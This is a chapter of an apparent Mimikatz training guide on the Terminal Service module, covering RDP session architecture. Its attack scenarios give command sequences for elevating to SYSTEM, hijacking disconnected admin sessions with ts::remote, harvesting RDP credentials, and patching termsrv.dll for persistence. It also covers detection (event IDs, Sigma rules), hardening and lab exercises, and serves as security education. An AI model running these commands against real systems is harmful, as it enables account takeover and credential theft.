
Appearance
Chapter 11: Terminal Service Module
Introduction
Remote Desktop Protocol (RDP) has been the backbone of Windows administration since its introduction. It allows administrators to manage servers remotely, IT support to assist users, and unfortunately, attackers to maintain persistent access to compromised networks. The Terminal Service module in Mimikatz gives us a powerful set of tools to interact with Windows' RDP subsystem, from enumerating active sessions to hijacking disconnected ones.
In my experience, RDP is one of the most valuable attack surfaces in any Windows environment. Organizations often leave disconnected sessions running for days or weeks, and each one represents a cached security context waiting to be exploited. If a Domain Admin disconnects their RDP session instead of logging off, their token remains active in memory, and if you have SYSTEM access on that box, you can take over their session without knowing their password.
In this chapter, we're going to explore the architecture of Remote Desktop Services, understand how sessions and session isolation work, and learn to use Mimikatz's ts:: module for reconnaissance and session manipulation. We'll cover the ts::sessions command for enumeration, ts::remote for session hijacking, and the forensic artifacts left behind. For the blue team, we'll discuss detection strategies and the Group Policy settings that can mitigate these attacks.
Technical Foundation
Remote Desktop Services Architecture
Windows Remote Desktop Services (RDS), formerly known as Terminal Services, is built on a sophisticated multi-session architecture:

Windows Licensing Restrictions
Microsoft distinguishes between Server and Client operating systems when it comes to RDP:
| OS Type | Concurrent Sessions | Licensing |
|---|---|---|
| Windows Server | Multiple (with CALs) | Per-user or per-device CALs |
| Windows 10/11 | Single session only | Desktop license |
This isn't a technical limitation; it's a licensing check enforced in the termsrv.dll code. Mimikatz's ts::multirdp command patches this check in memory.
Session Types and Isolation
Windows creates isolated session spaces for different purposes:
| Session ID | Name | Purpose | Security Context |
|---|---|---|---|
| 0 | Services | System services (since Vista) | SYSTEM, service accounts |
| 1+ | Interactive | Console and RDP users | User-specific tokens |
Session 0 Isolation: Starting with Windows Vista, Session 0 is reserved exclusively for services. This prevents the "Shatter Attack" class of vulnerabilities where user-mode code could message system services.
Session States
Each session can be in one of several states:
| State | Code | Description | Attack Value |
|---|---|---|---|
| Active | 0 | User is connected and interactive | High - live session |
| Connected | 1 | Connection established | High - active use |
| ConnectQuery | 2 | Connection in progress | Low |
| Shadow | 3 | Shadowing another session | Medium |
| Disconnected | 4 | User disconnected, session preserved | Critical - token persists |
| Idle | 5 | Session waiting | Medium |
| Listen | 6 | Listener for connections | Low |
| Reset | 7 | Session being reset | Low |
| Down | 8 | Session failed | Low |
| Init | 9 | Session initializing | Low |
The Disconnected Session Problem
When a user disconnects from an RDP session (closes the window instead of logging off), the session enters state 4 (Disconnected). Critically:
- The user's processes continue running
- The user's access token remains valid
- Cached credentials persist in LSASS
- The session can be reconnected without re-authentication
This is the foundation of the session hijacking attack.
Credential Handling: The Memory Model
When you connect via RDP, credentials are stored in two places:
| Location | Process | What's Stored |
|---|---|---|
| Client | mstsc.exe | Username, password, SmartCard PIN |
| Server | svchost.exe (TermService) | Session tokens, logon credentials |
Microsoft uses CryptProtectMemory() to encrypt these secrets in RAM. However, the encryption keys are stored in the kernel, meaning that if you have SYSTEM or SeDebugPrivilege on the live system, Mimikatz can reach in, decrypt them, and hand them to you in plain text.
Terminal Services API
Windows provides the Wtsapi32.dll library for Terminal Services interaction:
c
// Key functions Mimikatz uses
WTSEnumerateSessionsW()      // List all sessions
WTSQuerySessionInformationW() // Get session details
WTSConnectSessionW()          // Connect to a session
WTSDisconnectSession()        // Disconnect a session
WTSSendMessageW()             // Send message to session
The WTSConnectSessionW() function is particularly interesting—it allows connecting to an existing session from a different one, which is the basis for session hijacking.
Command Reference
ts::multirdp - Enabling Multi-User Bypass
This command patches the Terminal Service in memory to allow multiple simultaneous RDP connections on a client OS.
Syntax
ts::multirdp| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Patches termsrv.dll in memory |

How It Works: Mimikatz finds the correct memory offset for your specific Windows build and patches the function that enforces the single-session limit.
Use Cases:
- Multiple red team operators accessing the same workstation
- Maintaining RDP access without disconnecting legitimate users
- Testing scenarios requiring multiple simultaneous sessions
ts::sessions - Session Reconnaissance
This command enumerates all active and disconnected RDP sessions on the system, showing who is connected and from where.
Syntax
ts::sessions| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Lists all terminal sessions |
Example Output

The screenshot shows three sessions:
Session 0 - Services:
- State: Disconnected (4) - Normal for Session 0
- User: (none) - Service session
- Lock: no
Session 2 - RDP-Tcp#0:
- State: Active (0) - Currently connected
- User: Administrator @ ACMELABS
- Connection time: 8/14/2019 8:43:08 AM
- Current time: 8/14/2019 8:49:12 AM
- Client IP: 10.120.120.10
*Session 3 - Console:
- State: Active (0)
- User: cperez @ ACMELABS
- The asterisk (*) indicates the current session
Field Reference
| Field | Description | Detection/Attack Value |
|---|---|---|
| Session | Session ID and name | Identify target sessions |
| state | Current session state | Disconnected = hijackable |
| user | Username and domain | Identify high-value targets |
| Conn | Connection timestamp | Session age |
| logon | Logon timestamp | Authentication time |
| last | Last activity | Idle detection |
| curr | Current time | Time synchronization |
| lock | Session locked status | Locked sessions less useful |
| addr4 | Client IPv4 address | Source identification |
ts::remote - Session Hijacking
This is the dangerous command. It allows you to take over another user's session without knowing their password.
Syntax
ts::remote /id:<session_id> [/password:<password>]| Parameter | Required | Description |
|---|---|---|
| /id:<session_id> | Yes | Target session ID to hijack |
| /password:<password> | No | Password for target user (not needed as SYSTEM) |
How It Works
When running as SYSTEM, ts::remote calls WTSConnectSessionW() to transfer the target session to your current session. The target user sees a disconnection message:

The legitimate user sees "Your Remote Desktop Services session has ended. Another user connected to the remote computer, so your connection was lost."
The Power of SYSTEM: If you run this as a local Admin, Windows will prompt you for the target user's password. But if you run this as SYSTEM, Windows allows the connection without any password validation.
Attack Flow
Session Hijacking Flow:
1. Attacker gains SYSTEM on target machine
2. Runs ts::sessions to enumerate sessions
3. Identifies disconnected Domain Admin session (ID: 5)
4. Runs ts::remote /id:5
5. Attacker's console now IS the Domain Admin's desktop
6. All applications, tokens, and access persist
ts::mstsc - Harvesting the Client
If you compromise a jump host or an admin's workstation, this command extracts clear-text credentials from any active mstsc.exe processes.
Syntax
ts::mstsc| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Extracts RDP client credentials |

The screenshot shows the registry path HKEY_CURRENT_USER\SOFTWARE\Microsoft\Terminal Server Client\Default which stores RDP connection history. The MRU0 value shows the most recently connected server (10.101.101.2).
What It Finds:
- Usernames
- Passwords (if saved)
- SmartCard PINs
- Recently connected servers
ts::logonpasswords - Harvesting the Server
This is the server-side counterpart to ts::mstsc. It extracts credentials for all users currently or recently RDP'd into the system.
Syntax
ts::logonpasswords| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Extracts server-side RDP credentials |

The screenshot shows the registry path HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy which records every user SID that has logged onto the system, along with their group memberships.
Attack Scenarios
Scenario 1: Disconnected Session Hijacking
Objective: Take over a Domain Admin's disconnected session.
# Step 1: Get SYSTEM (from local admin)
mimikatz # privilege::debug
mimikatz # token::elevate
-> Impersonated !

# Step 2: Enumerate sessions
mimikatz # ts::sessions
Session: 0 - Services
  state: Disconnected (4)
Session: 2 - RDP-Tcp#0
  state: Disconnected (4)
  user : ACMELABS\da-smith
  Conn : 8/14/2019 9:15:00 AM
  lock : no

# Step 3: da-smith is disconnected! Hijack the session
mimikatz # ts::remote /id:2

# Your console transforms into da-smith's desktop
# All their open applications, tokens, and access are now yours
Scenario 2: Client Credential Harvesting
Objective: Extract credentials from a compromised jump host.
# On a compromised workstation where admins RDP to other systems:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::mstsc

# Displays credentials for any active mstsc.exe processes
# Including saved passwords and SmartCard PINs
Scenario 3: Persistence via Multi-RDP
Objective: Maintain RDP access without disturbing the user.
# Step 1: Patch termsrv.dll
mimikatz # ts::multirdp
[*] Patching TermService (single user limitation)

# Step 2: Connect via RDP while user is logged in
# Both sessions run simultaneously
# User may not notice the additional session
Scenario 4: Server-Side Credential Extraction
Objective: Extract credentials from RDP users on a compromised server.
mimikatz # privilege::debug
mimikatz # ts::logonpasswords

# Or use the broader sekurlsa command
mimikatz # sekurlsa::logonpasswords

# Filter results to focus on RDP sessions
Detection and Indicators of Compromise
Session Hijacking Detection
When a session is hijacked, specific events are generated:
| Event ID | Source | Description |
|---|---|---|
| 4778 | Security | Session reconnected |
| 4779 | Security | Session disconnected |
| 1149 | TerminalServices-RemoteConnectionManager | User authentication succeeded |
| 21 | TerminalServices-LocalSessionManager | Session logon succeeded |
| 22 | TerminalServices-LocalSessionManager | Shell start notification |
| 24 | TerminalServices-LocalSessionManager | Session has been disconnected |
| 25 | TerminalServices-LocalSessionManager | Session reconnection succeeded |
Critical Detection: Event ID 4778
This event indicates a session was reconnected. The key is correlating the source:
xml
<Event>
  <System>
    <EventID>4778</EventID>
    <Channel>Security</Channel>
  </System>
  <EventData>
    <Data Name="AccountName">Administrator</Data>
    <Data Name="AccountDomain">ACMELABS</Data>
    <Data Name="LogonID">0x3e7</Data>
    <Data Name="SessionName">RDP-Tcp#0</Data>
    <Data Name="ClientName">ATTACKER-PC</Data>
    <Data Name="ClientAddress">10.120.120.50</Data>
  </EventData>
</Event>
Red Flags:
- Session reconnection from "Local" instead of an IP address
- Session reconnection from a different ClientAddress than the original
- SYSTEM (0x3e7) initiating session connections
Process Access Detection
Commands like ts::mstsc and ts::multirdp require Mimikatz to open handles to system processes:
| Target Process | Access Mask | Activity |
|---|---|---|
| svchost.exe (TermService) | 0x143a | ts::multirdp, ts::logonpasswords |
| mstsc.exe | 0x1010 | ts::mstsc |
Detection Strategies
Strategy 1: Session Reconnection from Local
yaml
# SIGMA rule for session hijacking
title: RDP Session Hijacking - Local Reconnection
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4778
        ClientAddress: '127.0.0.1'
    condition: selection
level: critical
Strategy 2: SYSTEM-Level Session Connection
yaml
# Detect session hijacking attempts
title: Session Connection as SYSTEM
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4778
        SubjectLogonId: '0x3e7'  # SYSTEM
    condition: selection
level: critical
Strategy 3: Monitor termsrv.dll Memory Access
yaml
# Detect Multi-RDP patching
title: TermService Memory Modification
logsource:
    category: process_access
    product: windows
detection:
    selection:
        TargetImage|endswith: '\svchost.exe'
        CallTrace|contains: 'termsrv.dll'
        GrantedAccess|contains: '0x20'  # PROCESS_VM_WRITE
    condition: selection
level: high
Defensive Strategies
Strategy 1: Configure Session Timeout Policies
Force disconnected sessions to log off automatically:
Computer Configuration → Administrative Templates → Windows Components →
Remote Desktop Services → Remote Desktop Session Host → Session Time Limits

Settings:
- "Set time limit for disconnected sessions" = 1 hour (or less)
- "Set time limit for active but idle sessions" = 30 minutes
- "End session when time limits are reached" = Enabled
Strategy 2: Enable Remote Credential Guard
The ultimate defense against RDP credential theft:
Computer Configuration → Administrative Templates → System → Credentials Delegation
→ "Remote host allows delegation of non-exportable credentials" = Enabled

Client-side:
mstsc.exe /remoteGuard
How it works: Your credentials stay on your local machine. Your local LSA handles the authentication and only sends a Kerberos ticket to the remote server. The remote server never sees your password.
Strategy 3: Require NLA (Network Level Authentication)
Computer Configuration → Administrative Templates → Windows Components →
Remote Desktop Services → Remote Desktop Session Host → Security

- "Require user authentication for remote connections by using NLA" = Enabled
Strategy 4: Restrict RDP Access
Limit who can RDP to systems:
powershell
# Check current Remote Desktop Users
Get-LocalGroupMember -Group "Remote Desktop Users"

# Remove unnecessary accounts
Remove-LocalGroupMember -Group "Remote Desktop Users" -Member "DOMAIN\Users"

# Add only specific accounts
Add-LocalGroupMember -Group "Remote Desktop Users" -Member "DOMAIN\RDP-Admins"
Strategy 5: Disable RDP on Sensitive Systems
For highly sensitive systems, disable RDP entirely:
powershell
# Disable RDP via registry
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name "fDenyTSConnections" -Value 1

# Stop and disable the service
Stop-Service -Name "TermService" -Force
Set-Service -Name "TermService" -StartupType Disabled
Strategy 6: Use RD Gateway
Use Remote Desktop Gateway for all RDP connections:
- Provides centralized authentication
- Enables MFA integration
- Logs all connection attempts
- Allows conditional access policies
Strategy 7: Implement Just-In-Time Access
Use Privileged Access Management (PAM) to:
- Grant RDP access only when needed
- Automatically revoke after time limit
- Require approval workflows
- Log all access requests
Terminal Services Forensics
Key Registry Locations
| Path | Content | Forensic Value |
|---|---|---|
| HKCU\Software\Microsoft\Terminal Server Client\Default | Recent connections | Client activity |
| HKCU\Software\Microsoft\Terminal Server Client\Servers | Saved servers | Persistent targets |
| HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server | Server config | Security settings |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy | Applied GPOs | User SIDs who logged in |
Event Log Locations
| Log | Path | Content |
|---|---|---|
| Security | Security.evtx | 4624, 4778, 4779 |
| LocalSessionManager | Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx | 21, 22, 24, 25 |
| RemoteConnectionManager | Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx | 1149 |
Operational Considerations
For Red Teams
- Enumerate before acting: Always run
ts::sessionsfirst to understand the landscape - Prioritize disconnected sessions: State 4 sessions are your gold
- Check lock status: Locked sessions require additional steps
- Note the IP addresses: Different IPs on reconnection may trigger alerts
- Consider timestamps: Reconnecting an old session looks suspicious
- Have an exit plan: Know how to cleanly disconnect
For Blue Teams
- Enforce session timeouts: Disconnected sessions should auto-logoff
- Deploy Remote Credential Guard: Prevents credential exposure on servers
- Monitor Event ID 4778: Especially from "Local" or SYSTEM
- Track RDP client history: Know who's connecting where
- Alert on console-to-RDP transitions: Unusual session transfers
Session Hijacking vs. Other Techniques
| Technique | Privileges Needed | Network Traffic | Detection Difficulty |
|---|---|---|---|
| Session Hijacking | SYSTEM | None (local) | Medium |
| Pass-the-Hash RDP | Admin + hash | Network | High |
| RDP with Credentials | Valid creds | Network | Low |
| Restricted Admin RDP | Admin | Network | Medium |
| Remote Credential Guard | Valid creds | Network (ticket only) | Low |
Practical Lab Exercises
Exercise 1: Session Enumeration
Practice enumerating sessions on a multi-user system:
cmd
# Create multiple sessions first:
# - Log in via console
# - RDP from another machine
# - Disconnect one RDP session (don't log off)

# Now enumerate
mimikatz # ts::sessions

# Identify:
# - Which session is your current session (marked with *)
# - Which sessions are disconnected
# - Which users have active tokens
Exercise 2: The Hijack Test
Set up a safe hijacking scenario:
cmd
# On a test system:
# 1. Log in as UserA via RDP
# 2. Disconnect (don't log off)
# 3. Log in as Administrator via console

# As Administrator:
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # ts::sessions

# Find UserA's disconnected session
mimikatz # ts::remote /id:<UserA_session_id>

# You should now see UserA's desktop
Exercise 3: Remote Credential Guard Testing
Verify Remote Credential Guard protection:
cmd
# Connect to a server using Remote Credential Guard
mstsc /remoteGuard /v:target-server

# On the target server, try to extract credentials
mimikatz # sekurlsa::logonpasswords

# Verify that only Kerberos tickets are available, not passwords
Exercise 4: Forensic Analysis
Examine the artifacts left by RDP sessions:
powershell
# Check RDP client history
Get-ItemProperty "HKCU:\Software\Microsoft\Terminal Server Client\Default"

# Check recent servers
Get-ChildItem "HKCU:\Software\Microsoft\Terminal Server Client\Servers"

# Review session events
Get-WinEvent -LogName "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" -MaxEvents 50 |
    Select-Object TimeCreated, Id, Message
Exercise 5: Detection Rule Testing
Generate and detect session hijacking:
powershell
# Before the hijack, set up monitoring
Get-WinEvent -FilterHashtable @{
    LogName = 'Security'
    ID = 4778
} -MaxEvents 10 | Format-List TimeCreated, Message

# Perform the hijack from Exercise 2
# Then re-run the query to see the event
Exercise 6: Policy Hardening
Implement and test session timeout policies:
cmd
# Set via Group Policy:
# "Set time limit for disconnected sessions" = 1 minute (for testing)

# RDP to the machine
# Disconnect the session
# Wait 1+ minute
# Verify the session is gone

mimikatz # ts::sessions
# The disconnected session should no longer exist
Summary
The Terminal Service module exposes one of the most practical attack vectors in Windows environments. Disconnected sessions are ubiquitous, and session hijacking requires no password—just SYSTEM access on the right machine.
Key Takeaways:
- Disconnected sessions are live sessions—the user's token and credentials persist in memory
ts::sessionsis your reconnaissance tool—always enumerate before actingts::remoteas SYSTEM can hijack any session—no password requiredts::mstscharvests client-side credentials—valuable on jump hosts- Event ID 4778 from "Local" is your detection—indicates session hijacking
- Remote Credential Guard is the ultimate defense—credentials never leave the client
- Session timeout policies are critical—force disconnected sessions to log off
- The registry preserves RDP history—valuable for forensics on both client and server
Session hijacking represents one of the "quiet" privilege escalation paths—it leaves minimal forensic artifacts and uses legitimate Windows APIs. Organizations that don't enforce session timeouts are leaving credentials on the table.
Next: Chapter 12: LSASS ProtectionsPrevious: Chapter 10: Process Module